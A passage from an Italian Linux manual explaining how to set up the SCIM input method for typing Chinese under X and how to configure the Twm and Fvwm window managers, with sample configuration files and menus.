  ⟨*http://www.charvolant.org/~doug/xkb/* ⟩
- Ivan U. Pascal, *X keyboard extension*
  ⟨*http://pascal.tsu.ru/en/xkb/* ⟩

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **X** MIT più altre licenze per porzioni particolari di codice

[3] **X** MIT più altre licenze per porzioni particolari di codice

Capitolo 229
X: metodi di inserimento intelligente con SCIM

La tastiera per elaboratore nasce come evoluzione di quella della macchina da scrivere, secondo una logica «occidentale», dove i caratteri tipografici sono in un numero molto limitato. Per scrivere i caratteri di lingue che ne annoverano una quantità maggiore, occorre un sistema alternativo di inserimento, che di solito si basa su una forma di traslitterazione a partire dall'alfabeto latino; per esempio, nel caso della lingua cinese, di solito si attribuiscono dei nomi ai caratteri.

Con X, per realizzare l'obiettivo della scrittura con caratteri di lingue orientali che utilizzano molti simboli, si usa normalmente un programma che viene attivato dalle applicazioni che richiedono l'inserimento, attraverso una combinazione di tasti che viene interpretata dalle applicazioni stesse. In pratica, se la configurazione locale è attinente, le applicazioni tendono a dare un significato particolare a certe combinazioni di tasti, con le quali attivano o disattivano il programma di inserimento guidato dei caratteri di una certa lingua.

229.1 SCIM

SCIM,[1] ovvero *Smart common input method*, viene definita una «piattaforma» per diversi metodi di inserimento intelligente. SCIM è principalmente un servente che viene interpellato dai programmi grafici quando richiesto attraverso la combinazione di tasti [*Ctrl Spazio*]. Questo servente, che costituisce la piattaforma SCIM, si avvale di moduli specifici per ogni metodo di inserimento. Questi moduli si chiamano genericamente IMEngine (*Input method engine*) e a seconda della presenza di questo o di quel modulo, SCIM è in grado di offrire il metodo di inserimento intelligente relativo.

Di solito, la piattaforma SCIM viene avviata come demone a uso di un utente singolo (se più utenti accedono allo stesso elaboratore, ognuno avvia la sua copia del demone):

```
scim [opzioni]
```

In condizioni normali, si usa solo l'opzione '**-d**', con la quale si ottiene proprio il funzionamento del programma '**scim**' in qualità di demone, sullo sfondo:

$ **scim -d** [*Invio*]

```
Launching a SCIM daemon with Socket FrontEnd...
Loading simple Config module ...
Creating backend ...
Loading socket FrontEnd module ...
Starting SCIM as daemon ...
Launching a SCIM process with x11...
Loading socket Config module ...
Creating backend ...
Loading x11 FrontEnd module ...
GTK Panel of SCIM 1.4.4
SCIM has been successfully launched.
Smart Common Input Method 1.4.4
```

Come si può intuire dall'esempio, il demone '**scim**' va avviato nell'ambito del sistema grafico X, eventualmente da una finestra di terminale, se non è possibile fare di meglio. Tuttavia, occorre predisporre prima delle variabili di ambiente:

```
XMODIFIERS='@im=SCIM'
GTK_IM_MODULE="scim"
QT_IM_MODULE="scim"
export XMODIFIERS
export GTK_IM_MODULE
export QT_IM_MODULE
#
scim -d
```

229.2 Attivazione del metodo di inserimento intelligente

Una volta definite le variabili di ambiente e il demone '**scim**' come descritto nella sezione precedente, alcuni programmi associano senza altre preoccupazioni la combinazione di tasti [*Ctrl Spazio*] all'emersione di un programma frontale con il quale si può dichiarare il tipo di metodo di inserimento preferito (in base ai moduli disponibili).

Figura 229.3. Il pannellino di selezione per il metodo di inserimento intelligente.






Figura 229.4. Il menù di selezione del metodo di inserimento intelligente.

229.3 La configurazione locale

Alcuni programmi, alla pressione della combinazione [*Ctrl Spazio*] attivano sempre il pannellino di controllo di SCIM, ammesso che il demone '**`scim`**' sia disponibile; altri programmi lo fanno solo se la configurazione locale è appropriata, secondo il loro punto di vista.

Per esempio, OpenOffice è uno di quei programmi che necessitano di una configurazione locale «orientale». Esempi di tali configurazioni sono '**`zh_CN.UTF-8`**' e '**`ja_JP.UTF-8`**'; naturalmente si richiede l'uso dell'insieme di caratteri universale, attraverso la codifica UTF-8.

Come è noto, per impostare il linguaggio è sufficiente assegnare un valore alla variabile di ambiente '**`LANG`**', per farlo ereditare in modo predefinito a tutte le altre variabili '**`LC_*`**'. Tuttavia, se lo si preferisce, al fine di attivare le funzioni di SCIM, è sufficiente che la variabile di ambiente '**`LC_CTYPE`**' sia impostata in questo modo. Si vede l'esempio della configurazione cinese comune, in entrambi i casi (nel secondo caso la configurazione locale predefinita è quella della lingua italiana, con l'eccezione della variabile '**`LC_CTYPE`**'):

```
LANG=zh_CN.UTF-8
```

```
LANG=it_IT.UTF-8
LC_CTYPE=zh_CN.UTF-8
```

L'utilizzo della variabile di ambiente '**LC_CTYPE**', con una configurazione locale differente da quella complessiva, ha però degli effetti collaterali. In particolare, supponendo di utilizzare proprio la configurazione dell'ultimo esempio mostrato (in generale lingua italiana, mentre '**LC_CTYPE**' è impostata per il cinese), si ottiene sì un ambiente che comunica in italiano, consentendo l'uso di una modalità di inserimento cinese (e probabilmente anche di altre lingue), ma l'inserimento di valori numerici potrebbe richiedere l'uso del punto per separare la parte intera da quella decimale (mentre in italiano si richiede l'uso della virgola).

229.4 Utilizzo

Per inserire effettivamente i caratteri desiderati, dopo avere selezionato il metodo di inserimento, occorre passare all'applicazione nella quale va inserito il testo e si procede digitando la traslitterazione dei caratteri voluti. A seconda del metodo di inserimento, si ottiene un meccanismo di completamento, eventualmente con la proposta di un certo numero di caratteri alternativi da scegliere, come si vede nella figura successiva. Per selezionare un carattere in questo modo, è sufficiente premere il numero corrispondente, oppure si può agire con il mouse, in modo abbastanza intuitivo.



Figura 229.7. Esempio di inserimento di un testo in cinese: inserendo la sequenza «mu», si ottiene un elenco di caratteri alternativi che possono corrispondere.

Si osservi che, quando si usa un programma di scrittura, è necessario che il tipo di carattere scelto contenga i simboli che si vogliono inserire. Solo i programmi più evoluti provvedono da soli a cambiare il tipo di carattere quando quello originario non li contiene.

Figura 229.8. Esempio di inserimento di un testo in cinese con una finestra di terminale.

```
:( daniele@172.21.77.5:~$ cat asdfadfa
cat: asdfadfa: 没有那个文件或目录
:( daniele@172.21.77.5:~$ cat > 拇.txt
拇姆摹磨模墓
慕
mu
1.缑 2.幕 3.暮 4.募 5.魔 6.蘑菇
```

[1] **SCIM** GNU GPL

Capitolo 230

X: gestori di finestre

Il gestore di finestre, o *window manager* (WM), è quel programma cliente, che si occupa di incorniciare le superfici degli altri programmi clienti, di gestire la messa a fuoco, il passaggio da un programma all'altro e di altre funzioni di contorno. Anche se apparentemente non sembra molto, il gestore di finestre è in grado di cambiare la faccia e il funzionamento operativo del sistema X.

Alcuni gestori di finestre consentono di utilizzare una superficie maggiore di quella che si vede sullo schermo. Si parla in questi casi di gestori di finestre con superficie grafica virtuale, ovvero di *virtual window manager* (VWM). Di solito, per passare da una zona all'altra della superficie grafica virtuale si utilizza la combinazione [*Ctrl freccia...*] nella direzione in cui ci si vuole spostare, oppure si utilizza il mouse all'interno di una tabellina riassuntiva di tutta la superficie grafica virtuale.

Volendo, a puro titolo didattico, si può utilizzare X senza un gestore di finestre:

$ **`xinit /usr/bin/X11/xterm -geometry =50x10+10+10`** [*Invio*]

Oppure:

$ **`startx /usr/bin/X11/xterm -geometry =50x10+10+10`** [*Invio*]


La figura 230.1 mostra il risultato di questo comando. Quando termina l'esecuzione del programma '**`xterm`**', '**`xinit`**' fa terminare il funzionamento del servente.

Figura 230.1. Il servente X avviato senza un gestore di finestre.

Qui vengono descritti brevemente solo due gestore di finestre, Twm e Fvwm, che hanno doti particolari di semplicità e di adattabilità.

230.1 Twm

Il gestore di finestre tradizionale e più semplice è Twm,[1] ed è l'unico che venga fornito assieme a X (anche se le distribuzioni GNU possono tenerlo distinto in un pacchetto separato). Non è particolarmente amichevole, ma utilizza poche risorse e così è adatto agli elaboratori più lenti; inoltre è facile da configurare. L'eseguibile che svolge il lavoro, corrisponde a '**`twm`**'.

Figura 230.2. Twm, il gestore di finestre tradizionale.

Per fare in modo che, attraverso lo script '**`startx`**', si avvii automaticamente il gestore di finestre Twm, occorre ricordare di modificare il proprio script '`~/.xinitrc`'.

Nel caso particolare di Twm che è un gestore di finestre piuttosto povero, può essere conveniente l'avvio di altri programmi prima dell'eseguibile '**`twm`**'. Ecco come potrebbe terminare il file '`~/.xinitrc`':

```
# Twm
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
exec twm
```

In questo esempio si può osservare che viene avviato prima il programma '**`xsetroot`**' per definire un colore uniforme del fondale (la finestra principale), quindi vengono avviati '**`xclock`**' e '**`xbiff`**' sullo sfondo (*background*). Infine viene avviato il gestore di finestre attraverso l'eseguibile '**`twm`**'.[2]

La configurazione generale di Twm risiede normalmente nel file '`/usr/lib/X11/twm/system.twmrc`', oppure '`/etc/X11/twm/system.twmrc`', a seconda dell'impostazione della propria distribuzione GNU. Eventualmente, ogni utente può definire la propria configurazione personale, nel file '`~/.twmrc`', che in tal caso si sostituisce a quella generale.

Segue un esempio della configurazione di Twm, ridotto all'essenziale . Come appare anche dal commento introduttivo, si osservi il fatto che la configurazione di Twm non ammette la presenza di caratteri speciali, comprese le lettere accentate.

```
# .twmrc
# ATTENZIONE: twm non vuole lettere accentate nemmeno nei commenti!
#

NoGrabServer
RestartPreviousState
DecorateTransients
TitleFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
ResizeFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
MenuFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
IconFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*-*-*-*"
```

```
IconManagerFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*"
#ClientBorderWidth

Color
{
    BorderColor "slategrey"
    DefaultBackground "maroon"
    DefaultForeground "gray85"
    TitleBackground "maroon"
    TitleForeground "gray85"
    MenuBackground "maroon"
    MenuForeground "gray85"
    MenuTitleBackground "gray70"
    MenuTitleForeground "maroon"
    IconBackground "maroon"
    IconForeground "gray85"
    IconBorderColor "gray85"
    IconManagerBackground "maroon"
    IconManagerForeground "gray85"
}


# Definizione di alcune funzioni utili per azioni basate sul movimento.

MoveDelta 3
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
Function "sposta-icona" { f.move f.deltastop f.iconify }


# Definisce alcuni abbinamenti con i tasti del mouse.

Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"


# Inizia la definizione dei menu`

menu "opzioni-generali"
{
"Twm"                   f.title
```

```
"Riduzione a icona"     f.iconify
"Ridimensionamento"     f.resize
"Spostamento"           f.move
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "programmi"
{
"Menu` dei programmi"   f.title
"Terminale"             f.exec     "xterm -font 6x13 -ls -geometry 80x25+0+0 &"
"File manager"          f.exec     "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu     "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "applicazioni"
{
"Applicazioni varie"    f.title
"medit"                 f.exec     "medit &"
""                      f.nop
"ghostview"             f.exec     "ghostview -geometry =630x420+0+0 &"
"gv"                    f.exec     "gv -geometry =630x420+0+0 &"
""                      f.nop
"xpaint"                f.exec     "xpaint &"
}
```

Nella prima parte vengono definite le caratteristiche generali dell'ambiente. Successivamente si definisce il funzionamento del mouse e in particolare si abbinano delle funzioni alla pressione dei tasti di questo. La cosa più importante è predisporre dei menù in modo da poter avviare i programmi utilizzati più di frequente. L'esempio visto sopra viene ripreso in parte nella descrizione seguente:

```
…
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
Function "sposta-icona" { f.move f.deltastop f.iconify }
…
```

In questa parte vengono definite alcune funzioni composte a cui viene fatto riferimento più giù, in corrispondenza di azioni con il mouse o eventualmente anche di selezioni all'interno di menù.

```
…
Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"
…
```

Questa parte definisce le azioni abbinate alla pressione di uno dei tasti del mouse, in corrispondenza di oggetti determinati:

- la finestra principale, ovvero il fondale;
- la barra del titolo di una finestra;
- un'icona;
- il riepilogo delle finestre e delle icone presenti sulla superficie grafica (*iconmanager*).

In particolare, se si preme il primo tasto del mouse quando il puntatore si trova su una parte di superficie libera del fondale, ovvero sulla finestra principale, si apre il menù delle opzioni generali. Premendo invece il terzo tasto si apre un altro menù: quello dei programmi.

```
…
menu "opzioni-generali"
{
"Twm"                    f.title
"Riduzione a icona"      f.iconify
"Ridimensionamento"      f.resize
"Spostamento"            f.move
```

```
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
…
```


Il menù delle opzioni generali, permette di attivare una serie di funzioni di Twm. In particolare, vale la pena di notare la funzione '**f.destroy**' con cui si può eliminare una finestra assieme al programma in esecuzione al suo interno. Inoltre, si può osservare la funzione '**f.nop**' che non fa alcunché e viene usata in abbinamento a delle separazioni tra le voci del menù, quindi la funzione '**f.title**' che serve solo a definire un titolo per il menù.[3]

```
…
menu "programmi"
{
"Menu` dei programmi"   f.title
"Terminale"             f.exec      "xterm -font 6x13 -ls -geometry 80x25+0+0 &"
"File manager"          f.exec      "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu      "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
…
```

Il menù dei programmi è solo una raccolta di richieste di avvio di programmi di uso comune, oltre alla chiamata di funzioni importanti come il riavvio del gestore di finestre e la conclusione della sua attività. I menù possono essere annidati, come in questo esempio, dove la voce '**Applicazioni varie**' apre un altro menù di applicazioni.

230.2 Fvwm

Il gestore di finestre Fvwm[4] è una derivazione di Twm con superficie grafica virtuale e cornici che danno l'impressione di essere tridimensionali.

Figura 230.9. Il programma '**`xfontsel`**' eseguito all'interno di Fvwm.

Per fare in modo che, attraverso lo script '**`startx`**', si avvii automaticamente il gestore di finestre Fvwm, occorre ricordare di modificare il proprio script '`~/.xinitrc`', inserendovi la chiamata all'eseguibile '**`fvwm`**' (o '**`fvwm2`**', a seconda di come viene denominato l'eseguibile dalla propria distribuzione). Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori:

```
# start some nice programs

exec fvwm
```

La configurazione generale di Fvwm risiede normalmente nel file '`/usr/lib/X11/fvwm/system.fvwmrc`', oppure '`/etc/X11/fvwm/system.fvwmrc`', a seconda dell'impostazione della propria distribuzione GNU. Eventualmente, ogni utente può definire la propria configurazione personale, nel file '`~/.fvwmrc`', che in tal caso si sostituisce a quella generale.

Anche se esiste sostanzialmente una sola versione di Fvwm che continui a essere sviluppata, sono esistite diverse varianti del programma con configurazioni non compatibili tra di loro. Per questo, a seconda della distribuzione GNU utilizzata, può darsi che i file di configurazione debbano includere il numero più significativo della versione. Nel caso particolare di Fvwm 2.*, i file potrebbero essere '`system.fvwm2rc`' e '`.fvwm2rc`'.

Il file di configurazione predefinito potrebbe essere molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, non è conveniente personalizzare tutto. Di sicuro è necessario sistemare i menù, mentre il resto può rimanere come si trova.

Quello che segue è un esempio di configurazione completa di Fvwm 2.*, ridotta all'essenziale, con la presenza di una barra di avvio simile a quella di MS-Windows 95/98. Di proposito, si fa riferimento a una sola superficie grafica virtuale:

```
#
# Solo una superficie virtuale.
#
```

```
DeskTopSize 1x1
#
# Init: la funzione che controlla tutto
#
DestroyFunc InitFunction
AddToFunc InitFunction
+ "I" Module FvwmTaskBar
#
# Menù principale
#
DestroyMenu Avvio
AddToMenu Avvio
+       "Xterm"           exec      xterm -ls -geometry 80x25+0+0
+       ""                nop
+       "GV"              exec      gv -geometry 630x420+0+0
+       "Xpdf"            exec      xpdf -geometry 630x420+0+0
+       ""                nop
+       "XFig"            exec      xfig -geometry 630x420+0+0
+       "Gnumeric"        exec      gnumeric -geometry 630x420+0+0
+       "Abiword"         exec      abiword -geometry 630x420+0+0
+       ""                nop
+       "Galeon"          exec      galeon
+       "Balsa"           exec      balsa -geometry 630x420+0+0
+       ""                nop
+       "Fine lavoro"     quit
#
# Menù abbinato all'angolo sinistro della finestra
#
DestroyMenu Finestra
AddToMenu Finestra
+                       "Sposta"          Move
+                       "Ridimensiona"    Resize
+                       "Riduci a icona"  Iconify
+                       "Ingrandisci"     Maximize 100 95
+                       ""                Nop
+                       "Elimina"         Destroy
+                       "Chiudi"          Close
#
# Mouse e funzioni abbinate
#
Mouse 1 R A  Menu Avvio
Mouse 2 R A  Menu Finestra
Mouse 3 R A  WindowList
Mouse 0 T A move-and-raise-or-raiselower
Mouse 0 W M   -
Mouse 0 F A resize-or-raiselower
Mouse 0 S A resize-or-raiselower
```

```
Mouse 0 I A move-or-winmenu-or-deiconify
Mouse 0 1 A Popup Finestra
Mouse 0 2 A Close
Mouse 1 4 A Maximize 100 95
Mouse 2 4 A Maximize 100 95
Mouse 3 4 A Maximize 100 95
Mouse 0 6 A Iconify
#
DestroyFunc move-or-winmenu-or-deiconify
AddToFunc   move-or-winmenu-or-deiconify
+ "M" Move
+ "C" Popup Finestra
+ "D" Iconify
#
DestroyFunc move-and-raise-or-raiselower
AddToFunc   move-and-raise-or-raiselower
+ "M" Move
+ "M" Raise
+ "C" RaiseLower
#
DestroyFunc resize-or-raiselower
AddToFunc   resize-or-raiselower
+ "M" Resize
+ "C" RaiseLower
#
# Barra stile Windows
#
Style "FvwmTaskBar" NoTitle
Style "FvwmTaskBar" BorderWidth 3
Style "FvwmTaskBar" HandleWidth 3
Style "FvwmTaskBar" Sticky
Style "FvwmTaskBar" StaysOnTop
Style "FvwmTaskBar" WindowListSkip
Style "FvwmTaskBar" CirculateSkip
#
*FvwmTaskBarGeometry +0-0
*FvwmTaskBarFore Black
*FvwmTaskBarBack #c0c0c0
*FvwmTaskBarTipsFore black
*FvwmTaskBarTipsBack bisque
*FvwmTaskBarFont -adobe-helvetica-medium-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarSelFont -adobe-helvetica-bold-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarAction Click1 Iconify -1,Raise,Focus
*FvwmTaskBarAction Click2 Iconify
*FvwmTaskBarAction Click3 Module "FvwmIdent" FvwmIdent
*FvwmTaskBarUseSkipList
*FvwmTaskBarAutoStick
```

```
*FvwmTaskBarStartName Avvio
*FvwmTaskBarStartMenu Avvio
*FvwmTaskBarStartIcon mini-exp.xpm
*FvwmTaskBarShowTips
#*FvwmTaskBarShowTransients
#*FvwmTaskBarClockFormat %I:%M%p
#*FvwmTaskBarHighlightFocus
#*FvwmTaskBarAutoHide
```

230.3 Riferimenti

- Matt Chapman, *Window managers for X*
  ⟨http://www.plig.org/xwinman/⟩.

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] È bene ricordare che '**xsetroot**' non ha bisogno di essere avviato sullo sfondo perché termina subito la sua attività.

[3] Nella tradizione informatica, la sigla NOP sta per *Not operate* e definisce un'azione priva di risultati.

[4] **Fvwm 2** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Capitolo 231

Accorgimenti per la costruzione di un menù

Quando si vuole realizzare un menù per un gestore di finestre, o per un programma specifico da usare nell'ambiente grafico, possono essere utili degli script che si vogliono annotare in questo capitolo.

